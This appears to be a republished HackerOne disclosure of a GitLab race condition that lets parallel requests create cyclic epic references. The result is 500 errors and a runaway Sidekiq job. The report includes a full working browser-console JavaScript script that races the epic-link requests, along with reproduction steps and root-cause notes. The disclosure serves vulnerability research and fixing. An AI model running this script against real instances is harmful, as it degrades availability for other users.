Cyclic reference of epics leads to 500 error and resource exhaustion
A cyclic reference between epics could be created by sending parallel requests because database-level validations were missing and code-level checks could be bypassed before data was persisted. Once the loop existed, a GraphQL API returned a 500 error and a background job ran in an infinite loop, consuming CPU.

GitLab
Originally disclosed on GitLab
- Fixed in 7 months
- Disclosed after 7 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2553716 by xorz on 2024-06-16, assigned to @kmorrison1:
Report | Attachments | How To Reproduce
Report
Summary
A cyclic reference on epics can be created by sending parallel requests due to the lack of database level validations and the code level validations can be passed while the data is not persisted in DB yet.
Once the loop is created, one GraphQL API throws a 500 error for stack overflow and the Rails background job runs in an infinite loop.
Steps to reproduce
- on EE instance
- create a project
- create 4 epics, #1, #2, #3 and #4
- set #1 as the child epic of #2
- set #3 as the child epic of #4
- get the
idandiidof these 4 epics by visiting api url in your browserYOUR_HOST/api/v4/groups/GROUP_NUMBERIC_ID/epics/EPIC_NUMBER. such ashttp://gitlab.test/api/v4/groups/94/epics/6 - view the source code of one HTML page of your Gitlab instance and get the
csrf-tokenby searching 'csrf-token' in the source code - copy and paste the content of , don't forget to replace the variable values
- run the code in the Chrome console on that HTML source code page
- waiting for the log "Succeeded. Stopping loops.". You may need to run the code several times against the network or Gitlab instance conditions.

- then visit one of your epic, you should see an error message
- visit
http://YOUR_HOST/admin/sidekiq/as system admin - then you should see the
Processednumber are increasing significantly and it takes 100% CPU usage
Impact
- other users can also see the 500 error on the attacked epic detail pages
- the background job can take all the CPU resources
Examples
This happened on my local instance of GitLab with the latest code version and it can also happen on any GitLab EE instance including gitlab.com.
What is the current bug behavior?
- GraphQL API returns 500 errors
- Background job has a 100% CPU usage

What is the expected correct behavior?

- throw errors when trying to create a cyclic reference
Relevant logs and/or screenshots
Output of checks
This bug happens on my local instance.
Results of GitLab environment info
System information
System:         Ubuntu 22.04
Proxy:          no
Current User:   user
Using RVM:      no
Ruby Version:   3.2.3
Gem Version:    3.5.11
Bundler Version:2.5.11
Rake Version:   13.0.6
Redis Version:  7.0.14
Sidekiq Version:7.1.6
Go Version:     go1.22.3 linux/amd64

GitLab information
Version:        17.1.0-pre
Revision:       121c3f099de
Directory:      /home/user/dev/gitlab-development-kit/gitlab
DB Adapter:     PostgreSQL
DB Version:     14.9
URL:            http://gitlab.test:3001
HTTP Clone URL: http://gitlab.test:3001/some-group/some-project.git
SSH Clone URL:  ssh://[email protected]:2222/some-group/some-project.git
Elasticsearch:  no
Geo:            no
Using LDAP:     no
Using Omniauth: yes
Omniauth Providers: google_oauth2

GitLab Shell
Version:        14.35.0
Repository storages:
- default:      unix:/home/user/dev/gitlab-development-kit/praefect.socket
GitLab Shell path:              /home/user/dev/gitlab-development-kit/gitlab-shell

Gitaly
- default Address:      unix:/home/user/dev/gitlab-development-kit/praefect.socket
- default Version:      17.0.0-rc2-321-g61c24a998
- default Git Version:  2.45.1
Impact
- GraphQL API returns 500 errors
- Background job has a 100% CPU usage
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Summary
The reporter has indicated an issue where a cyclic reference can be created by sending parallel requests due to the lack of database-level validations. The code-level validations can be bypassed while the data is not yet persisted in the database. Once the cyclic reference loop is established, a GraphQL API endpoint throws a 500 error for any user when accessing the effected epics.
Steps to Reproduce (From HackerOne triager)
- On an Enterprise Edition (EE) GitLab instance, create a new group and project.
- Create four epics: #1, #2, #3, and #4.
- Set #1 as the child epic of #2.
- Set #3 as the child epic of #4.
- Obtain the
idandiidof these four epics by visiting the API URL in your browser, e.g.,YOUR_HOST/api/v4/groups/GROUP_NUMBERIC_ID/epics/EPIC_NUMBER. - View the source code of an HTML page on your GitLab instance and get the
csrf-tokenby searching for 'csrf-token' in the source code. - Copy and paste the content of the provided code snippet , replacing the variable values at the bottom:
class RequestHandler {
    constructor(groupPath, csrfToken, epics) {
        this.groupPath = groupPath;
        this.csrfToken = csrfToken;
        this.epics = epics;
    }
    async reset() {
        let request1 = this.buildResetRequest(this.epics[0].iid, this.epics[3].id);
        let request2 = this.buildResetRequest(this.epics[2].iid, this.epics[1].id);
        return await Promise.all([request1, request2]);
    }
    async race() {
        let request1 = this.buildRaceRequest(this.epics[0].iid, this.epics[3].iid);
        let request2 = this.buildRaceRequest(this.epics[2].iid, this.epics[1].iid);
        return await Promise.all([request1, request2]);
    }
    buildRaceRequest(current_node_iid, parent_id) {
        return fetch(`${this.groupPath}/-/epics/${current_node_iid}/links`, {
            "headers": {
                "accept": "application/json, text/plain, */*",
                "accept-language": "en-US,en;q=0.9",
                "cache-control": "no-cache",
                "content-type": "application/json",
                "pragma": "no-cache",
                "x-csrf-token": this.csrfToken,
                "x-requested-with": "XMLHttpRequest"
            },
            "body": `{\"issuable_references\":[\"${this.groupPath}/-/epics/${parent_id}\"]}`,
            "method": "POST",
            "mode": "cors",
            "credentials": "include"
        }).then(response => {
            return response.json().then(json => {
                return {
                    status: response.status,
                    data: json
                }
            })
        });
    }
    buildResetRequest(current_node_iid, parent_id) {
        return fetch(`${this.groupPath}/-/epics/${current_node_iid}/links/${parent_id}`, {
            "headers": {
                "accept": "application/json, text/plain, */*",
                "accept-language": "en-US,en;q=0.9",
                "cache-control": "no-cache",
                "pragma": "no-cache",
                "x-csrf-token": this.csrfToken,
                "x-requested-with": "XMLHttpRequest"
            },
            "body": null,
            "method": "DELETE",
            "mode": "cors",
            "credentials": "include"
        });
    }
    async mainLoop() {
        const message = "This epic cannot be added. It is already assigned to the parent epic.";
        for (let i = 0; i < 1000; i++) {
            let responses = await this.race();
            if (responses && responses.every(response => response.status === 409) && responses.every(response => response.data.message === '')) {
                console.log('Create a new group and do it again');
                break;
            }
            if ((responses && responses.every(response => response.status === 200)) || (responses && responses.every(response => response.data.message === message))) {
                console.log('Succeeded. Stopping loops.');
                break;
            } else {
                console.log('Calling reset().');
                await this.reset();
            }
        }
    }
}

// Replace the value of groupPath, csrfToken, epics.
const groupPath = 'https://gitlab.example.com/groups/testgroup';
const csrfToken = 'xyz';
const epics = [{
    "iid": 1,
    "id": 3
}, {
    "iid": 2,
    "id": 4
}, {
    "iid": 3,
    "id": 5
}, {
    "iid": 4,
    "id": 6
}, ]
const handler = new RequestHandler(groupPath, csrfToken, epics);
handler.mainLoop();
- Run the code in the Chrome console on the HTML source code page.
- Wait for the log "Succeeded. Stopping loops." (you may need to run the code several times).
- Visit one of your epic pages, and you should see an error message and a 500 on the associated graphql call
{F3367331}
11. Visit http://YOUR_HOST/admin/sidekiq/ as a system admin, and you should see the Processed number increasing significantly, indicating high CPU usage.
Impact
This impacts all users viewing the epic, leading to a mild loss of availability.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the absence of a database-level constraint to prevent cyclic parent-child relationships, combined with a race condition in the application-level validation that allowed two concurrent requests to each pass the check before either was saved.
Impact
Other users viewing the affected epics could see 500 errors, and the background job could consume 100% CPU, leading to a mild loss of availability.
What the attacker needed
GitLab EE instance; ability to create epics; victim views affected epic
How it was found
- On an EE instance, create a project and four epics.
- Set epic #1 as child of #2 and epic #3 as child of #4.
- Obtain the id and iid of the four epics via the API.
- Get a CSRF token from an HTML page of the GitLab instance.
- Run a provided script in the browser console that sends parallel requests to create a cyclic reference.
- Visit an affected epic page to see a 500 error, and check Sidekiq dashboard for high CPU usage.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Epics are like large tasks that can contain other epics as children. The system normally prevents making a loop (e.g., epic A is parent of B, B is parent of A), but by sending two requests at the same moment, the check could be fooled. This created a loop that made the application crash and a background worker run forever, slowing things down for everyone.
What is Race condition?
Parallel requests reach a state the code assumed could not happen: a coupon used twice, a limit overrun, a check skipped.



